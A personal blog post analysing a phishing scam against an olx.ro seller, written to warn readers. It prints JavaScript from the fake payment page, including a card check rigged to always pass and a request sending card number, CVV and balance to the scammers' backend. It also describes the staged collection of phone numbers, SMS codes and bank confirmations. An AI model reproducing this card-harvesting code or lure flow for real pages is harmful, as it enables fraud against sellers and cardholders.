Exploring a sophisticated phishing attack on OLX
For the first time ever, I wanted to sell a product on an ecom site like eBay.
I bought a Nintendo with some vouchers that expired at the end of 2025, and I wanted to sell it, because I don't really play games that much anymore.
The site I chose is the most popular reseller site in my home country, it's called olx.ro. It's part of a dutch parent company which operates more ecommerce platforms like this in Europe.
So once I created the listing, uploaded the pictures, I waited. 3 minutes later I get a norification that I received a message on the platform (OLX has a built-in chat which has some filters that detect fraudulent patterns - asking for credit card details, trying to find out personal info unrelated to the sale, etc.).
The message said:
Hello, I ordered the product. Did you receive the norification via email?
First of all, it seems VERY improbable that someone just bites and buys the product 3 minutes after it's been posted.
Notice another thing here: they are being oddly specific. Why mention the email notification? Usually simple buyers don't know how a sale is handled by the platform, and they mention email specifically.
Ok, it's reasonable that I would receive an email confirmation if someone buys the product, so I check it.
There was an email with the title: "Confirm sale #30693706bf on OLX to receive the payment securely". The sender's name appeared as "OLX Sales", the email had the company's brand assets, the logo, the colors, the button styles, the font, the look and feel was really close to what you would see on the real site. The sender's email address was strange though, "mk268@mrk09.co.jp". A major red flag, it was clear at this point that this was some social engineering thing.
A button in the email got me to a page specifically crafted to steal your credit card details. It was probably vibe-coded, but it followed the branding of the original site, so a random visitor probably wouldn't have found it strange.

The domain name was not "olx.ro", instead they used a subdomain: olx.re-active.shop, so the domain is "re-active.shop", not "olx".
The button on the page says "Receive payment". When clicked, it opens a drawer asking for credit card details.

There were a few mistakes here:
- the card number input accepted 3 numbers more than needed
- the CVV input accepted 1 more digit too
Hence assuming the vibe-coded one-shot nature of this, but who knows.
If you didn't notice that you're also entering your CVV code, the scammer could easily use your card for online payments (if you don't have confirmations set up) until the daily limit is hit, or the card is drained, or your bank notifies you.. in the better scenario.
I wanted to see what lies after this, so I entered Stripe's test card details. The page let me go through, couple minutes later I received a notification in the chat window saying the card was invalid.
The next thing they asked was how much money is in the account, claiming it was needed to verify the ownership of the account.
How would that verify ownership? Do they know how much I have? Do they contact the bank?
Anyways, entered some random number here.

Now here comes an interesing part. I've been monitoring what requests the page is sending out throughout all this back and forth, and the page began sending hundreds of "checkToken" requests to a cloudflare backend. (There were periodic requests sent before this too, "ping" and "MessageGet" requests but those didn't seem that interesting, they just retrieved the messages in the chat window.)

A 10-minute timer appeared after this, we'll see what this does shortly.
I looked at the JavaScript the page was loading in, and noticed it had Russian comments. Here is a snippet, the part which should open the chat:
1// Разрешаем воспроизведение аудио после взаимодействия пользователя
2document.addEventListener('click', function() {
3  audioPlayAllowed = true;
4}, { once: true });
5
6// Функция открытия чата
7function openChat() {
8  try {
9    // 1. Получаем родительское окно
10    const parentWindow = window.parent;
11
12    // 2. Находим элементы в основном документе
13    const chatra = parentWindow.document.querySelector("#chatra");
14    const circle = parentWindow.document.querySelector(".support-circle");
15
16    if (!chatra || !circle) {
17      console.error("Chat elements not found in parent window");
18      return false;
19    }
20
21    // 3. Меняем стили
22    chatra.style.display = "block";
23    circle.style.display = "none";
24
25    // 4. Фокусируем чат
26    const iframe = chatra.querySelector("#chatra__iframe");
27    if (iframe && iframe.contentWindow) {
28      iframe.contentWindow.focus();
29    }
30
31    return true;
32  } catch (e) {
33    console.error("Error opening chat:", e);
34    return false;
35  }
36}
There was another script I was interested in though. There is an obfuscated script loaded in, I tried to deobfuscating it to understand it. First I used deobfuscate.io, then I used ChatGPT and Claude to quickly analyze what the script was doing.
It's creating 3 inputs:
- credit card number input
- expiration date input
- CVV input
It even identifies the card type by the first digit, and shows the corresponding card provider icon (VISA, Mastercard, AMEX, UnionPay) in the UI to seem legitimate.
And then, there it was: the fake card number verification:
1function cardValid(_0x239a5b) {
2  let _0x2a9f23 = 0;
3  let _0x538526 = _0x239a5b.length;
4  for (let _0x45b975 = 0; _0x45b975 < _0x538526; _0x45b975++) {
5    let _0x49c224 = parseInt(_0x239a5b[_0x45b975]);
6    if ((_0x538526 - _0x45b975) % 2 == 0) {
7      _0x49c224 *= 2;
8      if (_0x49c224 > 9) {
9        _0x49c224 -= 9;
10      }
11    }
12    _0x2a9f23 += _0x49c224;
13  }
14
15  // NOTICE THIS
16  return true;
17}
This is the deobfuscated script, before analyzing with AI. Notice that there is no validation, the function always returns true.
So the code is obfuscated to hide this detail. The obfuscator used is pretty sophisticated, obfuscator.io creates a VM and in JS, basically creating using a separate small computer to run the script(?).
After you've entered the card details, the page sends it to the backend:
1axios
2.post("/api/submitCard", {
3    adId: 1820323377,
4    number: this.cardNumber.replace(/\D+/g, ""),
5    expire: this.cardExpire,
6    cvv: this.cardCvv,
7    balance: this.cardBalance,
8})
9.finally(() => (this.loading = false))
10.then((response) => {
11    localStorage.token = response.data.token;
12    this.logToken = response.data.token;
13    this.step = 1;
14    if (this.currentStatus == null) this.checkLogStatus();
15    if (this.adaptive == null) this.checkToken();
16    if (this.pervoe == null) this.checkToken();
17    if (this.vtoroe == null) this.checkToken();
18})
19.catch((err) => {
20    this.showModal('wait');
21});
This part is not obfuscated anymore, it's in the HTML of the page.
But this is only the first step.
The script polls /api/checkStatus every 1.5 seconds to receive commands from the attacker's backend. Depending on the response, the script will gradually request more data from the victim:
- phone number
- SMS code (to verify the phone number? - didn't check this)
- personal identification number
- requests push notification confirmation from the victim (open the banking app and press "confirm")
- phone call verification (attacker calls you probably, for some more persuasion)
If the transaction via your original card didn't work (attacker couldn't steal money), they will request you to open a Revolut a account and get a virtual card, and use that.
If you did all the things they asked for and all of this didn't seem a bit suspicious, then you should really be more careful with your information.
Requests were sent from a cloudflare backend, so not much to trace there.
After reading this I hope some alarms will fire in your head the next time you see something like this.
Stay safe!